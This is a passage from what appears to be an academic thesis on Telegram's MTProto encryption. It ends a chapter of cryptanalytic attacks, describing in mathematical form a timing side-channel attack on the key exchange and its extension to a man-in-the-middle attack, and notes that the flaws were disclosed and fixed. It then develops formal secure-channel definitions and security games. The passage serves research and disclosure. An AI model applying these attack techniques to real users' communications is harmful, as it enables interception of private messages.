passes the length check.[20] For each guess of the session ID submit three ciphertexts containing $c^{*,(j)} = m_{i-1}^{(j)} \oplus c_i^{(j)} \oplus m_1^{(j)}$ as the second block. If our guess for m_1 was correct, then all three will pass the length check which is leaked to us by the timing side channel. If our guess for m_1 was incorrect, then $E_k^{-1}(c^{*,(j)} \oplus m_1)$ will output a random block, so that $E_k^{-1}(c^{*,(j)} \oplus m_1) \oplus c_1$ passes the length check with probability 2^{-32}. Thus, all three length checks will pass with probability 2^{-96}. In other

[20]A different index i can be used within each ciphertext.

words, the probability of a false positive is upper-bounded by $2^{64} \cdot 2^{-96} = 2^{-32}$ (i.e. in the worst case we will check and discard $2^{64} - 1$ possible values of the session ID before finding the correct one).

5.5.3 Breaking server authentication

Recall from Fig. 5.5 that the k, iv pair used to encrypt g^a and g^b is derived from s (sent in the clear) and n'. Since the attack in Section 5.5.1 recovers n', it can be immediately extended into a MitM attack on the Diffie-Hellman key exchange. That is, knowing n' the attacker can compose the appropriate IGE ciphertext containing some $g^{a'}$ of its choice where it knows a' (and similarly replace g^b coming from the client with $g^{b'}$ for some b' it knows). Both the client and the server will thus complete their respective key exchanges with the adversary rather than with each other, allowing the adversary to break confidentiality and integrity of their communication. However, even in the presence of the side channel that enabled the attack in Section 5.5.1, the MitM attack is more complicated due to the need to complete it before the session between the client and the server times out. This may be feasible under some of the alternative leakage patterns discussed earlier but unlikely to be realistic when $> 2^{32}$ requests are required to recover n'.

5.6 Discussion

In this chapter,we have first presented attacks against the symmetric encryption in Telegram. These highlight the gap between the variant of MTProto 2.0 that we will model in Chapter 6 and Telegram's implementations. While the reordering attack in Section 5.3.1 and the attack on IND-CPA security in Section 5.3.2 were possible against the implementations that we studied, they could easily be avoided without making changes to the on-the-wire format of MTProto, i.e. by only changing processing in clients and servers. After disclosing our findings, Telegram informed us that they have changed this processing accordingly.

Our attacks in Sections 5.4 and 5.5 are attacks on the implementation of both the symmetric channel and the key exchange in Telegram. Protocol design has a significant impact on the ease with which secure implementations can be achieved. Here, the decision in MTProto to adopt Encrypt & MAC results in the potential for a leak that we can exploit in specific implementations. This "brittleness" of MTProto is of particular relevance due to the surfeit of implementations of the protocol, and the fact that security advice may not be heeded by all authors, as we showed with our msg_length attack in Section 5.4. Here, Telegram's apparent ambition to provide TDLib as a one-stop solution for clients across platforms would allow security researchers to focus their efforts. We thus recommend that Telegram replaces the low-level cryptographic processing in all official clients with a carefully vetted library. Note that the security of the Telegram ecosystem does not stop with official clients – as the recent work of [vAP22] shows, many third-party client implementations are also vulnerable to attacks.

5.6.1 Developments since publication

Telegram response. While Telegram updated its clients in response to our disclosure, there was disagreement on the applicability of some of the attacks. The reordering attack in Section 5.3.1 was mitigated at application level with the justification that MTProto should behave more like DTLS with respect to ordering properties. Further, the Telegram developers rejected the validity of our IND-CPA attack in Section 5.3.2 with the claim that our attack could be applied to any protocol supporting retransmissions, including TCP [Tel21g]. This is, of course, a misunderstanding – there is a difference between resending the same ciphertext on a network level (as in TCP) and producing the same ciphertext in two iterations of a stateful encryption protocol (as in MTProto with the re-encryption feature). However, Telegram did implement a change to ensure that re-encryption does not reuse state (i.e. use a fresh msg_id every time).

255-byte check. It was pointed out to us by other researchers [AR21] that the key exchange attack in Section 5.5 could have used another, more powerful leakage pattern. We had overlooked that the RSA payloads were always 255 and not 256 bytes long, and the server had checked whether this was the case. This check alone would have enabled an attack similar to Manger's attack on RSA-OAEP [Man01]. Together with the check on the header that we used in our attack, it would have allowed to reduce the number of queries required to mount the attack in practice (though likely not below the limit needed for a MitM). In either case, Telegram had changed this part of the MTProto key exchange protocol in response to our disclosure, mitigating against this particular class of attacks.

Telegram's crypto is pretty weird, and potentially insecure - no doubt.
— comment on Hacker News

MTProto uses an original approach.
— Telegram, FAQ for the Technically Inclined

CHAPTER 6

Proofs for Telegram

Contents

In this chapter, we study the use of symmetric cryptography in the MTProto 2.0 protocol, Telegram's equivalent of the TLS record protocol. We formally and in detail model a slight variant of Telegram's "record protocol" and prove that it achieves security in a suitable bidirectional secure channel model, albeit under unstudied assumptions; this model itself advances the state-of-the-art for secure channels. Our modelling deviation from MTProto is motivated by the results of Chapter 5. In totality, our results provide the first comprehensive study of MTProto's use of symmetric cryptography.

6.1 Motivation

In Section 5.1 of the previous chapter, we have introduced Telegram and outlined what makes the study of the security of its cloud chats a worthwhile goal. The previous chapter focused on attacks; in this chapter, we provide proofs of security for a fixed version of the protocol. We stress that as in the previous chapter, when we write "the current version of MTProto", we refer to the versions prior to the updated versions that Telegram released in response to our work.

Contributions. We provide an in-depth study of how Telegram uses symmetric cryptography inside MTProto for cloud chats. We give three distinctive contributions: our security model for secure channels, the formal model of our variant of MTProto and our security proofs for the formal model of MTProto.

Security model. Starting from the observation that MTProto entangles the keys of the two channel directions, in Section 6.2 we develop a bidirectional security model for two-party secure channels that allows an adversary full control over generating and delivering ciphertexts from/to either party (client or server). The model assumes that the two parties start with a shared key and use stateful algorithms. Our security definitions come in two flavours, one capturing confidentiality, the other integrity. We also consider a combined security notion and its relationship to the individual notions. Our formalisation is broad enough to consider a variety of different styles of secure channels – for example, allowing channels where messages can be delivered out-of-order within some bounds, or where messages can be dropped (neither of which we consider appropriate for secure messaging). This caters for situations where the secure channel operates over an unreliable transport protocol, but where the channel is designed to recover from accidental errors in message delivery as well as from certain permitted adversarial behaviours.

This is done technically by introducing the concept of *support functions*, inspired by the support predicates introduced by [FGJ20] but extending them to cater for a wider range of situations. Here, the core idea is that a support function operates on the transcript of messages and ciphertexts sent and received (in both directions) and its output is used to decide whether an adversarial behaviour – say, reordering or dropping messages – counts as a "win" in the security games. It is also used to define a suitable correctness notion with respect to expected behaviours of the channel.

As a final feature, our secure channel definitions allow the adversary complete control over all randomness used by the two parties, since we can achieve security against such a strong adversary in the stateful setting. This decision reflects a concern about Telegram clients expressed by Telegram developers [Tel21c].

Formal model of MTProto. In Section 6.3, we provide a detailed formal model of Telegram's symmetric encryption. Our model is computational and does not abstract away the building blocks used in Telegram. This in itself is a non-trivial task as no formal specification exists and behaviour can only be derived from official (but incomplete) documentation and from observation; moreover different clients do not have the same behaviour. Thus, to arrive at our model, we had to make several decisions on what behaviour to model and where to draw the line of abstraction.

Formally, we define an MTProto-based bidirectional channel MTP-CH as a composition of multiple cryptographic primitives. This allows us to recover a variant of the real-world MTProto protocol by instantiating the primitives with specific constructions, and to study whether each of them satisfies the security notions that are required in order to achieve the desired security of MTP-CH (this is the topic of Sections 6.4 to 6.6). This allows us to work at two different levels of abstraction, and significantly simplifies the analysis. However, we emphasise that our goal is to be descriptive, not prescriptive, i.e. we do not suggest alternative instantiations of MTP-CH.

Proof of security. We then prove in Section 6.7 that our slight variant of MTProto achieves channel confidentiality and integrity in our model, under certain assumptions on the components used in its construction. As described in the previous chapter in Section 5.1, Telegram has implemented our proposed alterations so that there can be some assurances about MTProto as currently deployed.[1]

We use code-based game-hopping proofs in which the analysis is modularised into a sequence of small steps that can be individually verified. As well as providing all details of the proofs, we also give

[1]Clients still differ in their implementation of the protocol and in particular in payload validation, which our model does not capture.

high-level intuitions. Significant complexity arises in the proofs from two sources: the entanglement of keys used in the two channel directions, and the detailed nature of the model of MTProto that we use (so that our proof rules out as many attacks as possible).

We eschew an asymptotic approach in favour of concrete security analysis. This results in security theorems that quantitatively relate the confidentiality and integrity of MTProto as a secure channel to the security of its underlying cryptographic components. Our main security results, Theorems 1 and 2 and Corollaries 1 and 2, provide confidentiality and integrity bounds containing terms equivalent to approximately $q/2^{64}$, where q is the number of queries an attacker makes.

However, our security proofs rely on several assumptions about cryptographic primitives that, while plausible, have not been considered in the literature. Due to the way Telegram makes use of SHA-256 as a MAC algorithm and as a KDF, we have to rely on the novel assumption that the block cipher SHACAL-2 underlying the SHA-256 compression function is a leakage-resilient PRF under related-key attacks, where "leakage-resilient" means that the adversary can choose a part of the key. Our proofs rely on two distinct variants of such an assumption (see Section 6.5). We show that these assumptions hold in the ideal cipher model (see Appendix D.3), but further cryptanalysis is needed to validate them for SHACAL-2. For similar reasons, we also require a dual-PRF assumption of SHACAL-2. We stress that such assumptions are likely necessary for our or any other computational security proofs for MTProto. This is due to the specifics of how MTProto uses SHA-256 and how it constructs keys and tags from public inputs and overlapping key bits of a master secret. Given the importance of Telegram, these assumptions provide new, significant cryptanalysis targets as well as motivate further research on related-key attacks.

Besides using SHA-256 as a MAC algorithm and a KDF, MTProto also uses SHA-1 to compute a key identifier. This does not lead to length-extension attacks because in each use case either the input is required to have a fixed length, or the output gets truncated. The latter technique was previously studied as ChopMD [CDMP05] and employed to build AMAC [BBT16]. But rather than applying these results to show that the design of the MAC algorithm prevents forgeries, our proofs rely on an observation that even if length-extension attacks were possible, it would still not lead to breaking the security of the overall scheme. This is true because the plaintext encoding format of MTProto mandates the presence of certain metadata in the first block of the encrypted payload.

6.2 Bidirectional channels

In this section, we introduce our formal model capturing the functionality and the security requirements of a secure channel. We first position our work in the context of related literature in Section 6.2.1. We define our channel in Section 6.2.2 and our support functions in Section 6.2.3. Then, in Section 6.2.4 we give our definitions of channel security. Finally, in Section 6.2.5 we define message encoding schemes, which enable us to reason about the security of MTProto in a more modular way.

6.2.1 Our formal model in the context of prior work

The choice of a cryptographic primitive. We model Telegram's MTProto protocol as a bidirectional cryptographic channel. A *channel* provides a method for two users to exchange messages, and it is called *bidirectional* [MP17] when each user can both send and receive messages. A *unidirectional channel* provides an interface between two users where only a single user can send messages, and only the opposite user can receive them. Two unidirectional channels can be composed to build a bidirectional channel, but some care needs to be taken to establish what level of security is inherited by the resulting channel [MP17]. A symmetric encryption scheme can be thought of as a special case of a unidirectional channel; security notions stronger than unforgeability (e.g. resistance to replay and out-of-order delivery attacks) can be achieved once its encryption and decryption algorithms are modelled as being stateful [BKN02a, BKN04].

MTProto uses distinct but related secret keys to send messages in the opposite directions on the channel, so it would not be sufficient to model it as a unidirectional channel. Such an analysis could miss bad interactions between the two directions.

The choice of a security model. Cryptographic security models normally require that channels provide strict in-order delivery of all messages. In the *unidirectional* setting, this means that the receiver should only accept messages in the same order as they were dispatched by the sender. In particular, the channel must prevent all attempts to forge, replay, reorder or drop messages.[2] In the *bidirectional* setting, in-order delivery is required to hold separately in either direction of communication.

The current version of MTProto 2.0 does not enforce strict in-order delivery. It determines whether a successfully decrypted ciphertext should be accepted based on a complex set of rules. In particular, it happens to allow message reordering (see Section 5.3.1). We consider that a vulnerability. So in Section 6.3 we define a slight variant of MTProto 2.0 that enforces strict in-order delivery. Our security analysis in Section 6.7 is then provided with respect to the fixed version of the protocol. Nevertheless, we set out to choose a formal model for channels that could also potentially be used to analyse the the current version of MTProto 2.0. In particular, we chose a model that could express *both* strict in-order delivery and the message delivery rules that are used in the current version.[3]

No prior work on bidirectional channels defines correctness and security notions that could be used to capture message delivery rules of varied strengths. In the unidirectional setting, [KPB03, BHMS16] each define a hierarchy of multiple security notions where the weakest notion requires only unforgeability and the strongest requires strict in-order delivery. The works of [RZ18, FGJ20] define abstract definitional frameworks for unidirectional channels with fully parametrisable security notions. In this work, we extend the *robust channel* framework of [FGJ20], lifting it to the bidirectional setting.

[2]We study the security of MTProto against an active, on-path attacker as is standard in secure channel models.

[3]One could modify our construction of the MTProto-based channel from Section 6.3 so that it precisely models the current version of MTProto 2.0, and adjust our security analysis accordingly. Then it would hold with respect to the relaxed set of message delivery rules that is used in practice.

Extending the robust channel framework. The robust channel framework [FGJ20] defines unidirectional correctness and security notions with respect to an arbitrary *support predicate*. When a ciphertext is delivered to the receiver, the corresponding notion uses the support predicate to determine whether the channel is expected to accept this ciphertext or to reject it, i.e. whether this ciphertext is currently *supported*. For example, the notion of correctness in [FGJ20] requires that a channel accepts and correctly decrypts all supported ciphertexts, whereas their notion of integrity requires that a channel rejects all ciphertexts that are not supported. The correctness and security games in [FGJ20] maintain a sequence of ciphertexts that were sent by the sender, and a sequence of ciphertexts that were received and accepted by the receiver. A support predicate takes both sequences as input and it can use them to decide whether an incoming ciphertext is supported.

We lift the robust channel framework [FGJ20] to the bidirectional setting, and we significantly extend it in other ways. Most importantly, our framework uses more information to determine whether an incoming ciphertext is supported. In particular, we define our correctness and security games to maintain a *support transcript* for each of the two users. A user's support transcript represents a sequence of events, each entry describing an attempt to send or to receive a message. More precisely, each entry can be thought of as describing one of the following events (stated in terms of some specific plaintext m and/or ciphertext c): "sent c that encrypts m", "failed to send m", "received c, accepted it, and decrypted it as m", "received c and rejected it".

In our framework, the support transcripts are used by a *support function*; it extends the concept of the support predicate from [FGJ20]. Given the support transcripts of both users as input, a support function prescribes the behaviour of a channel when a new ciphertext is delivered to either user. A support function either determines that the incoming ciphertext must be rejected, or it determines that the incoming ciphertext must be accepted *and* a specific plaintext value must be obtained upon decrypting this ciphertext. For example, our notion of correctness is similar in spirit to that of [FGJ20]; the core difference is in how these notions determine whether a specific ciphertext was decrypted "correctly". In our framework, the output of a support function prescribes that a specific plaintext value must be obtained, whereas in [FGJ20] the correctness game builds a lookup table to determine that value.

The above example provides an intuition that by defining our support transcripts to contain plaintext messages, we obtain simpler correctness and security definitions compared to [FGJ20]. On another hand, there may be a trade-off between the different parts of the formalism: some complexity that is removed from the correctness and security games might be relegated to the step of specifying and analysing a support function.

Related work on messaging. A recent line of work uses channels to study the best achievable security of instant messaging between two users. A limited, unidirectional case was first considered by [BSJ$^+$17]; follow-up work uses bidirectional channels [JS18, JMM19, ACD19, CDV21]. The focus is on achieving strong forward security and post-compromise security guarantees in the presence of an attacker that can compromise secret states of the users. With the exception of [ACD19], all of this work models channels that are required to provide strict in-order message delivery. In contrast, the *immediate decryption*-aware channel of [ACD19] effectively allows message drops but mandates that the dropped messages can later be delivered and retroactively assigned to their correct positions in the communication transcript. Any of these bidirectional models except [ACD19] could be simplified (to not require advanced security properties) and used for a formal analysis of our MTProto-based channel from Section 6.3. None of these models would be able to capture the correctness and security properties of MTProto 2.0 as it is currently implemented due to its relaxed message delivery rules.

6.2.2 Channel definitions

As in Section 5.2, we refer to the two users of a channel as $\mathcal{I}$ and $\mathcal{R}$, which represent the client and the server respectively. We use $u \in \{\mathcal{I}, \mathcal{R}\}$ as a variable for an arbitrary user and $\overline{u}$ for the other user, meaning $\overline{u}$ denotes the sole element of $\{\mathcal{I}, \mathcal{R}\} \setminus \{u\}$. We use st_u to represent the internal state of the user u. Since the main focus of this chapter is to study the symmetric encryption of MTProto, we let a channel use an initialisation algorithm to abstract away the key agreement.

Definition 14 (Channel). A *channel* CH specifies the algorithms CH.Init, CH.Send and CH.Recv, where CH.Recv is deterministic; the syntax is shown in Fig. 6.1. Associated to CH is a message space CH.MS and a randomness space CH.SendRS of CH.Send. The initialisation algorithm CH.Init returns $\mathcal{I}$'s and $\mathcal{R}$'s initial states $st_\mathcal{I}$ and $st_\mathcal{R}$. The sending algorithm CH.Send takes st_u for some $u \in \{\mathcal{I}, \mathcal{R}\}$, a message $m \in$ CH.MS, and auxiliary information aux to return the updated state st_u and a ciphertext c, where $c = \perp$ indicates a failure to send. We may surface random coins $r \in$ CH.SendRS as an additional input to CH.Send. The receiving algorithm CH.Recv takes st_u, c and aux to return the updated state st_u and a message $m \in \mathsf{CH.MS} \cup \{\perp\}$, where $m = \perp$ indicates a failure to recover a message.

$$\boxed{\begin{array}{l}(st_\mathcal{I}, st_\mathcal{R}) \leftarrow\!\!\$\ \mathsf{CH.Init}() \\ (st_u, c) \leftarrow \mathsf{CH.Send}(st_u, m, aux; r) \\ (st_u, m) \leftarrow \mathsf{CH.Recv}(st_u, c, aux)\end{array}}$$

Figure 6.1. Syntax of the constituent algorithms of a channel CH.

Our channel definition reflects some unusual choices that are necessary to model the MTProto protocol. The abstract auxiliary information field aux will be used to associate timestamps to each sent and received message.[4] It should not be thought of as an associated data that needs to be authenticated; we do not model associated data. Also note that the sending algorithm CH.Send is randomised, but a stateful channel in general does not need randomness to achieve basic security notions. We only

[4]Our formal model of MTProto in Section 6.3.2 leaves the *aux* field unused. We only use the *aux* field in Appendix D.4 where we expand our model to use message encoding that captures the real-world MTProto protocol more precisely.

use randomness to faithfully model MTProto, since it uses randomness to determine the length and contents of message padding. Our correctness and security notions will let an attacker choose arbitrary random coins, so we surface it as an optional input to the sending algorithm CH.Send.

6.2.3 Support transcripts and functions

In this section, we extend the definitional framework for robust channels from [FGJ20]. First, we define a support transcript to represent the communication record of a single user. Each transcript entry describes an attempt to send or to receive a plaintext, ordered chronologically. Second, we define a support function that uses the support transcripts to decide whether the incoming network message should be accepted, and if so, which plaintext it corresponds to.

Definition 15 (Support transcript). A *support transcript* tr_u for a user $u \in \{\mathcal{I}, \mathcal{R}\}$ is a list of entries of the form $(op, m, label, aux)$, where $op \in \{\texttt{sent}, \texttt{recv}\}$. An entry with $op = \texttt{sent}$ indicates that the user u attempted to send a network message which is identified by its support label *label* and which encrypts or encodes the message m with auxiliary information *aux*. An entry with $op = \texttt{recv}$ indicates that the user u received a network message identified by *label* with auxiliary information *aux* and used it to recover a message m.

A support transcript is not intended to surface the implementation details of the primitive that is used for communication. Our framework treats each network message as a mere label that can be observed to be sent by a user in response to some plaintext input. One might subsequently observe the same label being taken as input by the opposite user, resulting in some plaintext output. If the scheme used for the two-user communication guarantees that all such labels are unique, an observer might be able to use the equality of exchanged labels across both support transcripts to determine whether a message replay, reordering or drop occurred. The MTProto-based scheme that we study in this chapter produces distinct ciphertexts, and our framework uses ciphertexts as support labels when analysing a channel; this will allow us to rely on equality patterns that arise between them.

Support transcripts can include entries of the form $(\texttt{recv}, \bot, label, aux)$ to indicate that the received network message was rejected, and entries of the form $(\texttt{sent}, m, \bot, aux)$ to indicate that a network message encrypting the plaintext m could not be sent, e.g. because the channel was terminated. Our support transcripts are therefore suitable for two-user communication primitives that implement a wide range of possible behaviours in the event of an error, from terminating after the first failure to full recovery.

We now define the notion of a support function. We use a support function to prescribe the exact input-output behaviour of a receiver at any point in a two-user communication process (i.e. we use it to specify the expected behaviour of a channel's decryption algorithm or that of a message encoding scheme's decoding algorithm, the latter primitive defined in Section 6.2.5). More specifically, a support function supp determines whether a user $u \in \{\mathcal{I}, \mathcal{R}\}$ should accept an incoming network message –

that is associated to a support label *label* – from the opposite user $\overline{u}$, based on the support transcripts $tr_u, tr_{\overline{u}}$ of both users. If the network message should be accepted, then supp returns a message m^* to indicate that u is expected to recover m^* as a result of accepting it; otherwise supp returns $\bot$ to indicate that the network message should be rejected.

Definition 16 (Support function). A *support function* supp is a function with the syntax $\mathsf{supp}(u, tr_u, tr_{\overline{u}}, label, aux) \to m^*$ where $u \in \{\mathcal{I}, \mathcal{R}\}$, and tr_u, $tr_{\overline{u}}$ are support transcripts of the users u and $\overline{u}$ respectively. It indicates that the user u is expected to recover the message m^* from the incoming network message with the support label *label* and auxiliary information *aux*.

In Definition 36, we give the specific support function SUPP with respect to which we will analyse the security of MTProto 2.0. In Appendix D.1, we formalise two correctness-style properties of a support function, but we do not mandate that they must always be met. Both properties were also considered in [FGJ20]. The *integrity* of a support function requires that it always returns $\bot$ if the queried support label *label* does not appear in the opposite user's support transcript $tr_{\overline{u}}$. The *order correctness* of a support function requires that it enforces in-order delivery for each direction between the two users separately, assuming that each network message is associated to a distinct support label.

6.2.4 Correctness and security of channels

In this section, we formalise channel correctness and channel security. In all of the notions, we allow the adversary to control the randomness used by the channel's sending algorithm CH.Send. Channels are stateful, so they can achieve strong notions of security even when the adversary can control the randomness used for encryption.

Correctness. First, we formalise what it means for a channel to be correct, parametrising our definition with respect to a support function.

Definition 17 (Correctness of a channel). Take the correctness game $G^{\mathsf{corr}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ in Fig. 6.2 defined for a channel CH, a support function supp and an adversary $\mathcal{A}$. The advantage of $\mathcal{A}$ in breaking the correctness of CH with respect to supp is defined as $\mathsf{Adv}^{\mathsf{corr}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}) := \Pr\left[G^{\mathsf{corr}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}\right]$.

The game $G^{\mathsf{corr}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ in Fig. 6.2 starts by calling the algorithm CH.Init to initialise the users $\mathcal{I}$ and $\mathcal{R}$, and the adversary is given their initial states. The adversary $\mathcal{A}$ gets access to a sending oracle SEND and to a receiving oracle RECV. Calling $\textsc{Send}(u, m, aux, r)$ encrypts the message m with auxiliary data *aux* and randomness r from the user u to the other user $\overline{u}$; the resulting tuple $(\texttt{sent}, m, c, aux)$ is added to the sender's transcript tr_u. The RECV oracle can only be called on ciphertexts that should not produce a decryption error according to the behaviour prescribed by the support function supp, i.e. RECV immediately exits when supp returns $m^* = \bot$. Calling $\textsc{Recv}(u, c, aux)$ thus recovers the message m^* from the support function, decrypts the queried ciphertext c into the message m and

```
$\mathrm{G}^{\mathsf{corr}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$
1 : win ← false
2 : $(st_{\mathcal{I}}, st_{\mathcal{R}}) \leftarrow\!\!\$\ \mathsf{CH.Init}()$
3 : $\mathcal{A}^{\textsc{Send},\textsc{Recv}}(st_{\mathcal{I}}, st_{\mathcal{R}})$
4 : return win

$\textsc{Send}(u, m, aux, r)$
1 : $(st_u, c) \leftarrow \mathsf{CH.Send}(st_u, m, aux; r)$
2 : $tr_u \leftarrow tr_u \parallel (\texttt{sent}, m, c, aux)$
3 : return $c$

$\textsc{Recv}(u, c, aux)$
1 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, c, aux)$
2 : if $m^* = \bot$ then return $\bot$
3 : $(st_u, m) \leftarrow \mathsf{CH.Recv}(st_u, c, aux)$
4 : $tr_u \leftarrow tr_u \parallel (\texttt{recv}, m, c, aux)$
5 : if $m \neq m^*$ then win ← true
6 : return $\bot$
```

Figure 6.2. Correctness of a channel CH with respect to a support function supp.

adds $(\texttt{recv}, m, c, aux)$ to the receiver's transcript tr_u; the game verifies that the decrypted message m is equal to m^*. If the adversary can cause the channel to output a different m, then the adversary wins.

This game captures the *minimal* requirement one would expect from a communication channel: that it succeeds in decrypting incoming ciphertexts in accordance with its specification, with only a limited possible interference from an adversary. In particular, the adversary is not allowed to test that the channel appropriately identifies and handles any errors.

Note that the Recv oracle always returns $\bot$, but $\mathcal{A}$ can use the support function to compute the value m on its own for as long as the condition $m = m^*$ has not been false yet.[5] Based on the same condition, $\mathcal{A}$ can also use the support function to distinguish whether $\bot$ was returned because $m^* = \bot$ or because the end of the code of Recv was reached.

Integrity. Next, we define the integrity of a channel, which is again expressed with respect to a support function.

Definition 18 (Integrity of a channel). Take the integrity game $\mathrm{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ in Fig. 6.3 defined for a channel CH, a support function supp and an adversary $\mathcal{A}$. The advantage of $\mathcal{A}$ in breaking the INT-security of CH with respect to supp is defined as $\mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}) := \Pr\left[\mathrm{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}\right]$.

Our integrity game $\mathrm{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ in Fig. 6.3 is very similar to the correctness game $\mathrm{G}^{\mathsf{corr}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ in Fig. 6.2, but with two important distinctions. First, in the integrity game the adversary $\mathcal{A}$ no longer gets the

[5]The initial version of this work defined Recv to always return m. This made the definition stronger, by allowing the adversary to detect the moment it won the game. Switching between the two alternative definitions does not affect our proofs, but returning m made it harder to reason about the joint security for channels in Appendix D.2. So for simplicity we chose to always return $\bot$.

```
$\mathsf{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$
1 : win ← false
2 : $(st_{\mathcal{I}}, st_{\mathcal{R}}) \leftarrow\!\!\$\ \mathsf{CH.Init}()$
3 : $\mathcal{A}^{\textsc{Send},\textsc{Recv}}$
4 : return win

$\textsc{Send}(u, m, aux, r)$
1 : $(st_u, c) \leftarrow \mathsf{CH.Send}(st_u, m, aux; r)$
2 : $tr_u \leftarrow tr_u \parallel (\mathtt{sent}, m, c, aux)$
3 : return $c$

$\textsc{Recv}(u, c, aux)$
1 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, c, aux)$
2 : $(st_u, m) \leftarrow \mathsf{CH.Recv}(st_u, c, aux)$
3 : $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, c, aux)$
4 : if $m \neq m^*$ then win ← true
5 : return $\perp$
```

Figure 6.3. Integrity of a channel CH with respect to a support function supp.

initial states of users $\mathcal{I}$ and $\mathcal{R}$ as input. Second, the receiving oracle Recv now allows all inputs from the adversary $\mathcal{A}$, including those that are meant to be rejected according to the support function supp. These changes reflect the intuition that the adversary $\mathcal{A}$ is now also allowed to win by producing an input such that the channel's receiving algorithm returns $m \neq \perp$ while the support function returns $m^* = \perp$, which constitutes a forgery.

Because our notion of integrity is defined with respect to a support function, it can express a variety of standard and non-standard integrity properties. For example, the equivalent of standard notions such as the integrity of plaintexts (INT-PTXT) or the integrity of ciphertexts (INT-CTXT) can be recovered by using suitable support functions.

Confidentiality. Finally, we define the confidentiality of a channel, which corresponds to the traditional notion of IND-CPA in a stateful setting.

Definition 19 (Confidentiality of a channel). Consider the indistinguishability game $\mathsf{G}^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}}$ in Fig. 6.4 defined for a channel CH and an adversary $\mathcal{D}$. The advantage of $\mathcal{D}$ in breaking the IND-security of CH is defined as $\mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}) := 2 \cdot \Pr\left[\mathsf{G}^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}}\right] - 1$.

The game $\mathsf{G}^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}}$ in Fig. 6.4 samples a challenge bit b, and the adversary is required to guess it in order to win. The adversary $\mathcal{D}$ is provided with access to a challenge oracle Send and a receiving oracle Recv. The adversary can query the challenge oracle Send on inputs u, m_0, m_1, aux, r to obtain a ciphertext encrypting the message m_b with randomness r from the user u to the user $\overline{u}$ with auxiliary information aux. Here, the two messages m_0, m_1 are required to have the same length. The adversary can query the receiving oracle Recv on inputs u, c, aux to make the user u decrypt the incoming ciphertext c from the user $\overline{u}$ with auxiliary data aux. The goal of this query is to update the receiving user's state st_u; this is important because the updated state is then used to compute future outputs

```
$\mathrm{G}^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}}$
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $(st_\mathcal{I}, st_\mathcal{R}) \leftarrow\$ \mathsf{CH.Init}()$
3 :  $b' \leftarrow\$ \mathcal{D}^{\textsc{Send},\textsc{Recv}}$
4 :  return $b' = b$

$\textsc{Send}(u, m_0, m_1, aux, r)$
1 :  if $|m_0| \neq |m_1|$ then return $\perp$
2 :  $(st_u, c) \leftarrow \mathsf{CH.Send}(st_u, m_b, aux; r)$
3 :  return $c$

$\textsc{Recv}(u, c, aux)$
1 :  $(st_u, m) \leftarrow \mathsf{CH.Recv}(st_u, c, aux)$
2 :  return $\perp$
```

Figure 6.4. Indistinguishability of a channel CH.

of queries to the challenge oracle Send when the user u is the sender. The receiving oracle always discards the decrypted message m and returns $\perp$.

Note that if the channel CH has integrity with respect to any support function supp, then the indistinguishability adversary $\mathcal{D}$ can itself use supp to compute all outputs of the receiving oracle Recv for either choice of the challenge bit b.

Authenticated encryption. In Appendix D.2, we define the authenticated encryption security of a channel, which simultaneously captures the integrity and indistinguishability notions from above. We define the joint notion in the all-in-one style of [Shr04, RS06]. We prove that our two separate security notions together are equivalent to the authenticated encryption security. This serves as a sanity check for our definitional choices.

6.2.5 Message encoding schemes

We advocate for a modular approach when building cryptographic channels. At its core, a channel can be expected to have a mechanism that handles the process of encoding plaintexts into payloads and decoding payloads back into plaintexts. Such a mechanism might need to maintain counters that store the number of previously encoded and decoded messages. It might add padding to plaintexts, while possibly encoding their original lengths. It might also embed other metadata into the produced payloads. This mechanism does not need to provide any security assurances, and can be intended for use with a communication channel that already guarantees cryptographic integrity and confidentiality of all relayed payloads. We formalise it as a separate primitive called a *message encoding scheme*. A cryptographic channel can then be built by composing a message encoding scheme with appropriate cryptographic primitives that provide integrity and confidentiality.

We now formally define a message encoding scheme. The modular approach suggested above leads us to define syntax for message encoding that is similar to that of a cryptographic channel. In particular, a message encoding scheme needs to have stateful encoding and decoding algorithms. Auxiliary information can be used to relay and verify metadata such as timestamps. One could expect all algorithms of a message encoding scheme to be deterministic; our definition uses randomness purely because it is necessary when modelling Telegram (i.e. because in MTProto 2.0 the length of padding used for payloads is randomised).

